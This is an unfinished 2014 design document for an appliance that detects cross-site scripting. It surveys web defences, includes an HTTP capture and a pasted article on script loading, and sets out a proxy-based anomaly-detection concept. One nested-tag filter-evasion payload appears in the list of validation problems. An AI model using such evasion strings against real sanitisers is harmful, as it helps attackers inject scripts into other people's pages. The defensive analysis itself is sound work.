Product Requirements Document for an Anomaly Detection Appliance as protection against XSS Attacks



Gallneukirchnerstrasse 17a

A - 4040 Linz

Autor:

Dipl.Ing. Christian Bernthaler

im Auftrag von

**Green Danube Cloud**

Linz, September 10, 2014

1. Inhaltsverzeichnis

[Changelog 2](#_Toc398118834)

[Backlist (User Inputs, IPs,…) 3](#_Toc398118835)

[Whitelist (User Inputs, IPs,..) 3](#_Toc398118836)

[Sanitation 3](#_Toc398118837)

[Safe data handling 3](#_Toc398118838)

[Semaantic Checks 3](#_Toc398118839)

[Boundary validation 3](#_Toc398118840)

[Multistep Validation 4](#_Toc398118841)

[Canonicalization 4](#_Toc398118842)

[Error Handling 4](#_Toc398118843)

[Audit Logs 4](#_Toc398118844)

[Activity Alerts 4](#_Toc398118845)

[Signature-based 4](#_Toc398118846)

[Anomaly-based 4](#_Toc398118847)

[Cross-Site-Scripting Attack 5](#_Toc398118848)

[Suffix proxy 6](#_Toc398118849)

[XSS Detection 15](#_Toc398118850)

[Open tasks 15](#_Toc398118851)

# Changelog

|  |  |  |  |
| --- | --- | --- | --- |
| Ref. | Date | Comment | Editor |
| 1.00 | 10.09.14 | First Draft | Christian Bernthaler |
|  |  |  |  |
|  |  |  |  |

Introduction

We are trying to develop a product which will defend against attacks in which a website application (webapp) is involved. Such attacks will become possible as soon as an application (service) is allowed to be accessible from the internet and provides or requires user input (like a login, forms,…). The fundamental problem with these applications is the interaction with the user. Depending on the allowed user input characteristics (e.g. a phone number, a name, source code fragments,…) the application is more or less prone to vulnerabilities. Several solutions exist, as briefly described below, which take for a fact that user input in general cannot be trusted (may be mistakenly or deliberately false).

By looking at the attack surface a webapp provides the following solution of defending a webapp emerge. Each of these solutions comes with its own strength and weakness and is itself prone to attack[[1]](#footnote-1).

Backlist (User Inputs, IPs,…)  
+ simple to implement  
- easy to circumvent as not all purpose (incomplete list, different encoding, …)

Whitelist (User Inputs, IPs,..)  
+ simple to implement  
- not all purpose (exept. for generalized input has to be made for service to function correctly)


Sanitation  
+ very good solution which removes bad characters  
- difficult to achieve with several kind of malicious data, encapsulated,…

Safe data handling  
application has to be programmed to avoid unsafe execution   
+ very good against injection attacks  
- not applicable to all webapp tasks

Semantic Checks  
used when the attackers input is, unlike the methods above, very close to one of a normal user  
e.g. a value in a hidden field changes  
+ good solution against illegal value changes  
- has to know data context (like band account number belongs only to user x)

Boundary validation  
The above methods of input validation, are inadequate because of the variety of features, input possibilities, data transformations and the fact that some methods may be incompatible with one another.  
Boundary validation divides webapp into functional components which implement their own appropriate defenses (of the above) solving the incompatibility issue.

+ solves incompatibility of methods  
- introduces a more complex attack surface



Multistep Validation  
addresses issues introduced by multistage sanitation (like through boundary validation) where malicious data may be encapsulated to survive the sanitation process (e.g. <scr<script>ipt>).

Canonicalization  
Canonicalization (encoding of the datastream) required to correctly transport data from browser to server introduces the ability to an attacker to mask malicious data for the validation process. It may also introduces new challenges when it comes to multistep validation (e.g. not fully sanitize-able input, DoS through infinite sanitation loops,…)

Error Handling  
Error messages allow to identify vulnerabilities but may introduces a vulnerability on their own when presented to the user.

Audit Logs  
provide a mean to investigate intrusions and track down vulnerabilities by logging as much information as possible. If they are not protected accordingly (e.g. store in a directory publicly accessible,…) they may present valuable inside to an intruder.

Activity Alerts  
utilize a mix of **Signature-based** and **Anomaly-based** rules to identify malicious use of a webapp.

Signature-based  
known signatures are tried to be detected in data stream or file  
+ provides good detection for known intrusions  
- polymorphic or new signatures cannot be detected, small changes to string may circumvent signature

Anomaly-based  
generally detect anomalies in usage (number of requests from ip, number of funds transferred, hidden data modified, …) which divert from established normal user behavior. The measure of normality may either be

**hardcoded**   
+ very specific rules which may be easy to configure / control  
- prone to small changes in attach surface (changes to logic, intrastructure,…)

or **learned**  
+ handles changes in logic very well, with little to no configuration  
- prone to poisoning (when infections are learned and therefore not detected)  
- high false positive rate

It may be closely coupled with input validation and other mechanisms (**inside of app**)  
+ good in regard to context aware validation  
- very application specific and unflexible

It may be listening to data communication (**outside of app**)  
+ provides a more generalized solutions  
- may miss certain attacks

# Cross-Site-Scripting Attack

For completeness of this document a quick review of the cross-site-scripting (XSS/CSS).  
XSS comes in three varieties: DOM-based [Type 0], stored [Type 1](persistent), reflected [Type 2](dynamic).

Testing for persistent cross-site scripting attacks using an automated scanner involves very significant technical challenges. Testing for non-persistent attacks is fairly simple: you perform an attack and check the resulting page to see if the malicious code is present and if it will create a popup.

Persistent cross-site scripting is far more difficult to detect because the attack will only appear on a page where user-generated content (and hence the attack) appears. Because user-generated content can appear in a variety of ways, it is very difficult to detect reflection points. Finding the reflection point is the only way to detect if the attack has succeeded.

All other Web Application Scanners are only capable of testing for Non-Persistent and immediate Reflection Points, which means they would entirely miss the most dangerous potential problems on your website.

Code can be injected by through

Type 0[[2]](#footnote-2), Type 2: URL Link  
Type 1:  
- javascript  
- flash  
- java  
- vb  
- plugins  
- markup (bbcode, wikitext, markdown, textile, wysiwyg html

Futher information and real world exampled may be found on xssed.com  
DNS für mail Blacklists: http://whatismyipaddress.com/blacklist-check

# Drive-By Exploits

A drive-by download [1] can be described as a series of steps that the adversary performs to achieve the surreptitious download and installation of malware via the victim’s browser. The goal of the drive-by exploit is to take effective, temporary control of the client web browser for the purpose of forcing it to fetch, store, and then execute a binary application (e.g., .exe, .dll, .msi, .sys) without revealing to the human user that these actions have taken place.

# Suffix proxy

A suffix proxy allows a user to access web content by appending the name of the proxy server to the URL of the requested content (e.g. "en.wikipedia.org.SuffixProxy.com"). Suffix proxy servers are easier to use than regular proxy servers but they do not offer high levels of anonymity and their primary use is for bypassing web filters. However, this is rarely used due to more advanced web filters.

# Application boundary enforcement

Is a technique used by noScript, which is a Browser Addon that protects against XSS mainly by

* URL Sanitaization
* HTML Tag blacklisting, whitelisting and filtering (audio, video, iframe, java, …)
* Domain Blocks (manually learned)
* Prompt to learn

It also introduces the application boundary enforcement, where script are only allowed to be executed when coming from the same domain.

# Client / Server Communication

1. DNS Query: [www.esh.jku.at](http://www.esh.jku.at)? -> 193.171.36.2
2. TCP Connect port http (3 way handshake)
3. HTTP request and server answer

GET /?q=en HTTP/1.1

Host: www.esh.jku.at

Connection: keep-alive

Cache-Control: max-age=0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36

DNT: 1

Accept-Encoding: gzip,deflate,sdch

Accept-Language: en-US,en;q=0.8,de;q=0.6

Cookie: SESS0fd117defc457d283c209d55ce5fedc4=07f4cb705616abaf2e17315ec6c275dd; \_\_utma=260470041.151510106.1397509330.1397509330.1410955743.2; \_\_utmb=260470041.6.10.1410955743; \_\_utmc=260470041; \_\_utmz=260470041.1397509330.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)

If-Modified-Since: Wed, 17 Sep 2014 11:39:53 GMT

HTTP/1.1 200 OK

Date: Wed, 17 Sep 2014 11:44:05 GMT

Server: Apache/2.2.16 (Debian) PHP/5.2.6-1+lenny9 with Suhosin-Patch mod\_python/3.3.1 Python/2.5.2 mod\_perl/2.0.4 Perl/v5.10.1

X-Powered-By: PHP/5.2.6-1+lenny9

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Last-Modified: Wed, 17 Sep 2014 11:44:05 GMT

Cache-Control: store, no-cache, must-revalidate

Cache-Control: post-check=0, pre-check=0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Transfer-Encoding: chunked

Content-Type: text/html; charset=utf-8

Content-Language: de

214f

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">

<head>

<title>Willkommen | ESH</title>

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<link rel="shortcut icon" href="/misc/favicon.ico" type="image/x-icon" />

<style type="text/css" media="all">@import "/modules/node/node.css";</style>

<style type="text/css" media="all">@import "/modules/system/defaults.css";</style>

<style type="text/css" media="all">@import "/modules/system/system.css";</style>

<style type="text/css" media="all">@import "/modules/user/user.css";</style>

…

1. HTTP request for all referenced data (scripts, images, …)

GET /\_\_utm.gif?utmwv=5.5.7&utms=7&utmn=360789884&utmhn=www.esh.jku.at&utmcs=UTF-8&utmsr=1920x1200&utmvp=1388x956&utmsc=24-bit&utmul=en-us&utmje=1&utmfl=15.0%20r0&utmdt=Willkommen%20%7C%20ESH&utmhid=851219169&utmr=-&utmp=%2F%3Fq%3Den&utmht=1410956297698&utmac=UA-15380325-1&utmcc=\_\_utma%3D260470041.151510106.1397509330.1397509330.1410955743.2%3B%2B\_\_utmz%3D260470041.1397509330.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmcmd%3D(none)%3B&utmu=D~ HTTP/1.1

Host: www.google-analytics.com

Connection: keep-alive

Cache-Control: max-age=0

Accept: image/webp,\*/\*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36

DNT: 1

Referer: http://www.esh.jku.at/?q=en

Accept-Encoding: gzip,deflate,sdch

Accept-Language: en-US,en;q=0.8,de;q=0.6

HTTP/1.1 200 OK

Pragma: no-cache

Expires: Wed, 19 Apr 2000 11:43:00 GMT

Last-Modified: Wed, 21 Jan 2004 19:51:30 GMT

X-Content-Type-Options: nosniff

Content-Type: image/gif

Date: Thu, 11 Sep 2014 18:08:27 GMT

Server: Golfe2

Content-Length: 35

Cache-Control: private, no-cache, no-cache=Set-Cookie, proxy-revalidate

Age: 497390

Alternate-Protocol: 80:quic,p=0.002

GIF89a.............,...........D..;

# Loading of Scripts

<http://www.html5rocks.com/en/tutorials/speed/script-loading/>

In this article I’m going to teach you how to load some JavaScript in the browser and execute it.

No, wait, come back! I know it sounds mundane and simple, but remember, this is happening in the browser where the theoretically simple becomes a legacy-driven quirk-hole. Knowing these quirks lets you pick the fastest, least disruptive way to load scripts. If you’re on a tight schedule, skip to the [quick reference](http://www.html5rocks.com/en/tutorials/speed/script-loading/#toc-quick-reference).

For starters, here’s how [the spec](http://www.whatwg.org/specs/web-apps/current-work/multipage/scripting-1.html#script) defines the various ways a script could download and execute:

The WHATWG on script loading

Like all of the WHATWG specs, it initially looks like the aftermath of a cluster bomb in a scrabble factory, but once you’ve read it for the 5th time and wiped the blood from your eyes, it’s actually pretty interesting:

## My first script include

<script src="//other-domain.com/1.js"></script>

<script src="2.js"></script>

Ahh, blissful simplicity. Here the browser will download both scripts in parallel and execute them as soon as possible, maintaining their order. “2.js” won’t execute until “1.js” has executed (or failed to do so), “1.js” won’t execute until the previous script or stylesheet has executed, etc etc.

Unfortunately, the browser blocks further rendering of the page while all this is happening. This is due to DOM APIs from “the first age of the web” that allow strings to be appended onto the content the parser is chewing through, such as document.write. Newer browsers will continue to scan or parse the document in the background and trigger downloads for external content it may need (js, images, css etc), but rendering is still blocked.

This is why the great and the good of the performance world recommend putting script elements at the end of your document, as it blocks as little content as possible. Unfortunately it means your script isn’t seen by the browser until it downloads all your HTML, and by that point it’s started downloading other content, such as CSS, images and iframes. Modern browsers are smart enough to give priority to JavaScript over imagery, but we can do better.

## Thanks IE! (no, I’m not being sarcastic)

<script src="//other-domain.com/1.js" defer></script>

<script src="2.js" defer></script>

Microsoft recognised these performance issues and introduced “defer” into Internet Explorer 4. This basically says “I promise not to inject stuff into the parser using things like document.write. If I break that promise, you are free to punish me in any way you see fit”. This attribute [made it into HTML4](http://www.w3.org/TR/html401/interact/scripts.html#h-18.2.1) and appeared in other browsers.

In the above example, the browser will download both scripts in parallel and execute them just before DOMContentLoaded fires, maintaining their order.

Like a cluster-bomb in a sheep factory, “defer” became a wooly mess. Between “src” and “defer” attributes, and script tags vs dynamically added scripts, we have 6 patterns of adding a script. Of course, the browsers didn’t agree on the order they should execute. [Mozilla wrote a great piece on the problem](https://hacks.mozilla.org/2009/06/defer/) as it stood back in 2009.

The WHATWG made the behaviour explicit, declaring “defer” to have no effect on scripts that were dynamically added, or lacked “src”. Otherwise, deferred scripts should run after the document had parsed, in the order they were added.

### Thanks IE! (ok, now I’m being sarcastic)

It giveth, it taketh away. Unfortunately there’s a nasty bug in IE4-9 that can [cause scripts to execute in an unexpected order](https://github.com/h5bp/lazyweb-requests/issues/42). Here’s what happens:

#### 1.js

console.log('1');

document.getElementsByTagName('p')[0].innerHTML = 'Changing some content';

console.log('2');

#### 2.js

console.log('3');

Assuming there’s a paragraph on the page, the expected order of logs is [1, 2, 3], although in IE9 and below you get [1, 3, 2]. Particular DOM operations cause IE to pause current script execution and execute other pending scripts before continuing.

However, even in non-buggy implementations, such as IE10 and other browsers, script execution is delayed until the whole document has downloaded and parsed. This can be convenient if you’re going to wait for DOMContentLoaded anyway, but if you want to be really aggressive with performance, you can start adding listeners and bootstrapping sooner…

## HTML5 to the rescue

<script src="//other-domain.com/1.js" async></script>

<script src="2.js" async></script>

HTML5 gave us a new attribute, “async”, that assumes you’re not going to use document.write, but doesn’t wait until the document has parsed to execute. The browser will download both scripts in parallel and execute them as soon as possible.

Unfortunately, because they’re going to execute as soon as possible, “2.js” may execute before “1.js”. This is fine if they’re independent, perhaps “1.js” is a tracking script which has nothing to do with “2.js”. But if your “1.js” is a CDN copy of jQuery that “2.js” depends on, your page is going to get coated in errors, like a cluster-bomb in a… I dunno… I’ve got nothing for this one.

## I know what we need, a JavaScript library!

The holy grail is having a set of scripts download immediately without blocking rendering and execute as soon as possible in the order they were added. Unfortunately HTML hates you and won’t let you do that.

The problem was tackled by JavaScript in a few flavours. Some required you to make changes to your JavaScript, wrapping it in a callback that the library calls in the correct order (eg [RequireJS](http://requirejs.org/)). Others would use XHR to download in parallel then eval() in the correct order, which didn’t work for scripts on another domain unless they had a [CORS header](https://developer.mozilla.org/en-US/docs/HTTP/Access_control_CORS) and the browser supported it. Some even used super-magic hacks, like [LabJS](http://labjs.com/).

The hacks involved tricking the browser into downloading the resource in a way that would trigger an event on completion, but avoid executing it. In LabJS, the script would be added with an incorrect mime type, eg <script type="script/cache" src="...">. Once all scripts had downloaded, they’d be added again with a correct type, hoping the browser would get them straight from the cache and execute them immediately, in order. This depended on convenient but unspecified behaviour and broke when HTML5 declared browsers shouldn’t download scripts with an unrecognised type. Worth noting that LabJS adapted to these changes and now uses a combination of the methods in this article.

However, script loaders have a performance problem of their own, you have to wait for the library’s JavaScript to download and parse before any of scripts it manages can begin downloading. Also, how are we going to load the script loader? How are we going to load the script that tells the script loader what to load? Who watches the Watchmen? Why am I naked? These are all difficult questions.

Basically, if you have to download an extra script file before even thinking about downloading other scripts, you've lost the performance battle right there.

## The DOM to the rescue

The answer is actually in the HTML5 spec, although it’s hidden away at the bottom of the script-loading section.

The async IDL attribute controls whether the element will execute asynchronously or not. If the element's "force-async" flag is set, then, on getting, the async IDL attribute must return true, and on setting, the "force-async" flag must first be unset…

Let’s translate that into “Earthling”:

[

'//other-domain.com/1.js',

'2.js'

].forEach(function(src) {

var script = document.createElement('script');

script.src = src;

document.head.appendChild(script);

});

**Scripts that are dynamically created and added to the document are async by default**, they don’t block rendering and execute as soon as they download, meaning they could come out in the wrong order. However, we can explicitly mark them as not async:

[

'//other-domain.com/1.js',

'2.js'

].forEach(function(src) {

var script = document.createElement('script');

script.src = src;

script.async = false;

document.head.appendChild(script);

});

This gives our scripts a mix of behaviour that can’t be achieved with plain HTML. By being explicitly not async, scripts are added to an execution queue, the same queue they’re added to in our first plain-HTML example. However, by being dynamically created, they’re executed outside of document parsing, so rendering isn’t blocked while they’re downloaded (don’t confuse not-async script loading with sync XHR, which is never a good thing).

The script above should be included inline in the head of pages, queueing script downloads as soon as possible without disrupting progressive rendering, and executes as soon as possible in the order you specified. “2.js” is free to download before “1.js”, but it won’t be executed until “1.js” has either successfully downloaded and executed, or fails to do either. Hurrah! async-download but ordered-execution!

Loading scripts this way is supported by [everything that supports the async attribute](http://caniuse.com/#search=async), with the exception of Safari 5.0 (5.1 is fine). Additionally, all versions of Firefox and Opera are supported as versions that don’t support the async attribute conveniently execute dynamically-added scripts in the order they’re added to the document anyway.

## That’s the fastest way to load scripts right? Right?

Well, if you’re dynamically deciding which scripts to load, yes, otherwise, perhaps not. With the example above the browser has to parse and execute script to discover which scripts to download. This hides your scripts from preload scanners. Browsers use these scanners to discover resources on pages you’re likely to visit next, or discover page resources while the parser is blocked by another resource.

We can add discoverability back in by putting this in the head of the document:

<link rel="subresource" href="//other-domain.com/1.js">

<link rel="subresource" href="2.js">

This tells the browser the page needs 1.js and 2.js. link[rel=subresource] is similar to link[rel=prefetch], but with [different semantics](http://www.chromium.org/spdy/link-headers-and-server-hint/link-rel-subresource). Unfortunately it’s currently only supported in Chrome, and you have to declare which scripts to load twice, once via link elements, and again in your script.

**Correction:** I originally stated these were picked up by the preload scanner, they're not, they're picked up by the regular parser. However, preload scanner could pick these up, it just doesn't yet, whereas scripts included by executable code can never be preloaded. Thanks to [Yoav Weiss](https://twitter.com/yoavweiss) who corrected me in the comments.

## I find this article depressing.

The situation is depressing and you should feel depressed. There’s no non-repetitive yet declarative way to download scripts quickly and asynchronously while controlling the execution order.

With HTTP2/SPDY you can reduce the request overhead to the point where delivering scripts in multiple small individually-cacheable files can be the fastest way. Imagine:

<script src="dependencies.js"></script>

<script src="enhancement-1.js"></script>

<script src="enhancement-2.js"></script>

<script src="enhancement-3.js"></script>

…

<script src="enhancement-10.js"></script>

Each enhancement script deals with a particular page component, but requires utility functions in dependencies.js. Ideally we want to download all asynchronously, then execute the enhancement scripts as soon as possible, in any order, but after dependencies.js. It’s progressive progressive enhancement!

Unfortunately there’s no declarative way to achieve this unless the scripts themselves are modified to track the loading state of dependencies.js. Even async=false doesn’t solve this issue, as execution of enhancement-10.js will block on 1-9. In fact, there’s only one browser that makes this possible without hacks…

## IE has an idea!

IE loads scripts differently to other browsers.

var script = document.createElement('script');

script.src = 'whatever.js';

IE starts downloading “whatever.js” now, other browsers don’t start downloading until the script has been added to the document. IE also has an event, “readystatechange”, and property, “readystate”, which tell us the loading progress. This is actually really useful, as it lets us control the loading and executing of scripts independently.

var script = document.createElement('script');

script.onreadystatechange = function() {

if (script.readyState == 'loaded') {

// Our script has download, but hasn't executed.

// It won't execute until we do:

document.body.appendChild(script);

}

};

script.src = 'whatever.js';

We can build complex dependency models by choosing when to add scripts into the document. IE has supported this model since version 6. Pretty interesting, but it still suffers from the same preloader discoverability issue as async=false.

## Enough! How should I load scripts?

Ok ok. If you want to load scripts in a way that doesn’t block rendering, doesn’t involve repetition, and has excellent browser support, here’s what I propose:

<script src="//other-domain.com/1.js"></script>

<script src="2.js"></script>

That. At the end of the body element. Yes, being a web developer is much like being King Sisyphus (boom! 100 hipster points for Greek mythology reference!). Limitations in HTML and browsers prevent us doing much better.

I’m hoping [JavaScript modules](http://wiki.ecmascript.org/doku.php?id=harmony:modules) will save us by providing a declarative non-blocking way to load scripts and give control over execution order, although this requires scripts to be written as modules.

## Eww, there must be something better we can use now?

Fair enough, for bonus points, if you want to get really aggressive about performance, and don’t mind a bit of complexity and repetition, you can combine a few of the tricks above.

First up, we add the subresource declaration, for preloaders:

<link rel="subresource" href="//other-domain.com/1.js">

<link rel="subresource" href="2.js">

Then, inline in the head of the document, we load our scripts with JavaScript, using async=false, falling back to IE’s readystate-based script loading, falling back to defer.

var scripts = [

'1.js',

'2.js'

];

var src;

var script;

var pendingScripts = [];

var firstScript = document.scripts[0];

// Watch scripts load in IE

function stateChange() {

// Execute as many scripts in order as we can

var pendingScript;

while (pendingScripts[0] && pendingScripts[0].readyState == 'loaded') {

pendingScript = pendingScripts.shift();

// avoid future loading events from this script (eg, if src changes)

pendingScript.onreadystatechange = null;

// can't just appendChild, old IE bug if element isn't closed

firstScript.parentNode.insertBefore(pendingScript, firstScript);

}

}

// loop through our script urls

while (src = scripts.shift()) {

if ('async' in firstScript) { // modern browsers

script = document.createElement('script');

script.async = false;

script.src = src;

document.head.appendChild(script);

}

else if (firstScript.readyState) { // IE<10

// create a script and add it to our todo pile

script = document.createElement('script');

pendingScripts.push(script);

// listen for state changes

script.onreadystatechange = stateChange;

// must set src AFTER adding onreadystatechange listener

// else we’ll miss the loaded event for cached scripts

script.src = src;

}

else { // fall back to defer

document.write('<script src="' + src + '" defer></'+'script>');

}

}

A few tricks and minification later, it’s 362 bytes + your script URLs:

!function(e,t,r){function n(){for(;d[0]&&"loaded"==d[0][f];)c=d.shift(),c[o]=!i.parentNode.insertBefore(c,i)}for(var s,a,c,d=[],i=e.scripts[0],o="onreadystatechange",f="readyState";s=r.shift();)a=e.createElement(t),"async"in i?(a.async=!1,e.head.appendChild(a)):i[f]?(d.push(a),a[o]=n):e.write("<"+t+' src="'+s+'" defer></'+t+">"),a.src=s}(document,"script",[

"//other-domain.com/1.js",

"2.js"

])

Is it worth the extra bytes compared to a simple script include? If you’re already using JavaScript to conditionally load scripts, [as the BBC do](http://responsivenews.co.uk/post/18948466399/cutting-the-mustard), you may as well benefit from triggering those downloads earlier. Otherwise, perhaps not, stick with the simple end-of-body method.

Phew, now I know why the WHATWG script loading section is so vast. I need a drink.

## Quick reference

### Plain script elements

<script src="//other-domain.com/1.js"></script>

<script src="2.js"></script>

**Spec says:** Download together, execute in order after any pending CSS, block rendering until complete.

**Browsers say:** Yes sir!

### Defer

<script src="//other-domain.com/1.js" defer></script>

<script src="2.js" defer></script>

**Spec says:** Download together, execute in order just before DOMContentLoaded. Ignore “defer” on scripts without “src”.

**IE < 10 says:** I might execute 2.js halfway through the execution of 1.js. Isn’t that fun??

**The** [**browsers in red**](http://caniuse.com/#search=defer) **say:** I have no idea what this “defer” thing is, I’m going to load the scripts as if it weren’t there.

**Other browsers say:** Ok, but I might not ignore “defer” on scripts without “src”.

### Async

<script src="//other-domain.com/1.js" async></script>

<script src="2.js" async></script>

**Spec says:** Download together, execute in whatever order they download in.

**The** [**browsers in red**](http://caniuse.com/#search=async) **say:** What’s ‘async’? I’m going to load the scripts as if it weren’t there.

**Other browsers say:** Yeah, ok.

### Async false

[

'1.js',

'2.js'

].forEach(function(src) {

var script = document.createElement('script');

script.src = src;

script.async = false;

document.head.appendChild(script);

});

**Spec says:** Download together, execute in order as soon as all download.

**Firefox < 3.6, Opera says:** I have no idea what this “async” thing is, but it just so happens I execute scripts added via JS in the order they’re added.

**Safari 5.0 says:** I understand “async”, but don’t understand setting it to “false” with JS. I’ll execute your scripts as soon as they land, in whatever order.

**IE < 10 says:** No idea about “async”, but [there is a workaround](http://www.html5rocks.com/en/tutorials/speed/script-loading/#interesting-ie) using “onreadystatechange”.

**Other** [**browsers in red**](http://caniuse.com/#search=async) **say:** I don’t understand this “async” thing, I’ll execute your scripts as soon as they land, in whatever order.

**Everything else says:** I’m your friend, we’re going to do this by the book.

System Concept

A solution to handle XSS may be deployed on any of the stages depicted in Abbildung 1. The endpoint stages Browser and Application have to have a specific solution which are limited by Device, Operating system, and other parameters. A generalized solution deployable on either of the transit-stages is a proxy, which is limited by the traffic it sees. Also it ready pends on what parts of the web application communication the solution sees, and against which part of the attack vector the solution shall provide protection.

**Communication Path – A –**Such a solution would try to prevent an attacker form examining and detecting vulnerabilities in the web-application or its components, by detecting scans, or injection attempts. This will only prevent the company owned web-applications from infection.

**Communication Path – B –**Such a solution tries to prevent code injection in the first place. Commonly, this is achieved by input processing as part of the web-application itself.

**Communication Path – C –**Such a system has to detect URL injected code, which is distributed via e-mail, or other messaging. This may be done by link and dns analysis, spam filters, etc.

**>> Communication Path – D –**An attack already took place on a system that doesn’t belong to the company, which is the most common scenario. This system may prevent company users from executing code that is presented by an infected system.   
*This might be the only way to go with, because there will always be a website that is vulnerable and contains injected code*

**>> Communication Path – E –**This kind of communication takes place, if the injected script tells the browser to grab further content off another server. In combination with path D, anomaly behavior detection with regard to dns, script, … requests.



Abbildung 1 - Deployment Possibilites

**Browser / Application**  
The browser is the endpoint where the injected code (temporary link, i.e. dynamic or persistent, i.e. altered website) is executed and is in combination with the web application itself, the source which allows XSS to take place in the first place. Most of today’s available browsers offer add-on abilities to address this problem, requiring a separate implementation for each one of them to be effective. Further limitations exist due to differences in permissions or api functionality available to a solution.

**Client Device / OS – Network – Server Device / OS**A more generalized solution in form of a proxy (streaming, caching, …) may sit between the client and server to intercept messages between the browser and the application. The stage at which the proxy can be deployed depends on the device (PC or Mobile), where restrictions may apply. That means, while for a PC-based and network device a proxy is a viable solution, it is not suitable for mobile devices due to access restrictions in the OS (as show in the earlier research).  
Data visibility also varies, depending on the deployed stage. When deployed on a client device or server which belongs to the company, requests are to and from this device or server can be seen. However traffic from external clients are not visible, nor of interest to the company client.

When on a Linux system (client, network or server) the use of the proxy may be transparently forced using iptables rules like:

**iptables -t nat -A PREROUTING -i br0 -p tcp --dport 80 -j REDIRECT --to-port 8080**

A network deployment with this kind of operation in mind requires the network device to have at least two network interfaces which may be bridged or routed.

The above command will allow the network device to forcibly redirect HTTP traffic originating from a company client through its proxy. ***However, it is to be determined if the same command will automatically allow to capture the reverse traffic as well, that means redirect HTTP traffic originating from an external client through its proxy (which is called reverse proxy or web accelerator).***

# Software Concept



Abbildung 2 - Processing HTTP Communication

Restrictions and limitations exist with current detection methods as they are not able to detect all XSS vectors or like browser addons by requiring user interaction (in regard to browser plugins) or knowledge of the attack vector to successfully filter it. (**THIS STILL HAS BE RESEARCH IN DETAIL**) As currently known, existing appliances concentrate on attack detection or try to block based on signatures. Based on research of [2], it is certain that any single method is an inadequate solution. Also the detection of the initial attack vector (of a persistent injection) is impossible to detect from the network stage without contextual knowledge. Thus, this concept accepts this fact and tries to detect infected sites with as little misses as possible. It is assumed though that a mixture of these methods combined with statistical knowledge of occurrence might improve detection of infected sites.

As already shown in the first chapter, Anomaly detection may be fed by a manually designed or learned model of normality. This model will be able to detect normal behavior with a statistical certainty but will produce false positives and misses in the process. In order to improve the model learned model carefully selected parameters may introduced. That means, that while a model based on html tags is able to detect anomalies within this structure, a model also including other data (like JavaScript function calls), may increase detectability.

Because anomaly detection comes with its own vulnerabilities (as described in the following paragraph) a combination with classic method *may* result into stable system.

Idea: extract links, references to external domains for page based on html, js, css, vb,…analysis and used this graph information to further improve model. Javascripts involved in XSS may also register for event handler, and refere to external domains. By looking at the html attributes (onclick,…) and the DOM registered functions, this foodprint may be used to define normality. Because Javascript may not be directly included inside the html code, but is located in a separate file, which is located on the same server or an external source, a separate http request is usually sent by the client to retrieve the source code. This method may work in certain cases, but more sophisticated scripts may not directly link to an external source, but programmatically generate such a request (such that a domain name is not directly extractable) if a certain event fires. This will require different parsers for analysis.

Analysis of script code may be done based on code alone, which will miss cases where the reference is generated by the script, or the script is generated by the script. Therefore, looking at the final DOM may reveal more or different detail. However, in order to gain knowledge from DOM one has to understand how web-browser process content first. As shown in Abbildung 2, a fragmented HTML documented, i.e. parts of the documents is referring to other sources (image, scripts, stylesheets,…), requires multiple http requests. *Question is, how is that processed by a browser in detail, ie when is the javascript executed (after all references have been resolved?) how about alteration of the dome using javascript, does the browser reload?...*

|  |  |
| --- | --- |
| <script> | |
|  | (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){ | |
|  | (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1\*new Date();a=s.createElement(o), | |
|  | m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m) | |
|  | })(window,document,'script','//www.google-analytics.com/analytics.js','ga'); | |
| </script> |  | |

Abbildung 3 - Script creating reference to another script

*Refs are resolved and SCRIPTS ARE ANALYSED (Chrome) AS PARSING COMENCES!!!  
if a script itself generates a request, this request is processed first*

[*http://taligarsiel.com/Projects/howbrowserswork1.htm*](http://taligarsiel.com/Projects/howbrowserswork1.htm)[*http://chimera.labs.oreilly.com/books/1230000000545/ch10.html*](http://chimera.labs.oreilly.com/books/1230000000545/ch10.html)

*??* IS THE DOM REQUIRED OR MAY WE JUST USE SPIDERMONKEY OR GOOGLES V8

Based on knowledge gained from parsing the html code, one could also check for script induced changes to the DOM and use those as a further set of parameters to define normality. *This is not to be confused with protecting against Type 0 (DOM-based) attacks, as they may not be visible at the network stage. They are usually part of a link with embedded script code which will not be transmitted to the server. Thus detection has to take place over a different channel (smtp,…). Based on the markup of the attack a Type 0 may become a Type 2 if the link is part of a web-service, like a webmailer(****if that is true has to be validated****)* . This means that we do what a browser does, but with limitations. What these actions mean performance wise has to be determined, but is most likely computationally expensive.

Further model parameters may be included by looking at the incoming and outgoing http request vectors.

**Parser Limitations**the parser itself may be prone to attack or blind to any existing injected script, if for example new lines between code commands are not resolved, or open scripts tags are not handled. The parser would have to be as close as possible to simulate all browsers or restrict tags in a safe way. (it may be feasible to block incomplete or invalid html by default?)

**Anomaly Detection**  
The proposed method by Lamesberger parses an XML and creates a visibly pushdown prefix acceptor (state machine), from a set of documents. The state machine’s states are then optimized which results into a XVPA that accepts streamed content



Questions and Limitations:

* When to trigger learning for XVPA on dynamic pages like blogs etc?
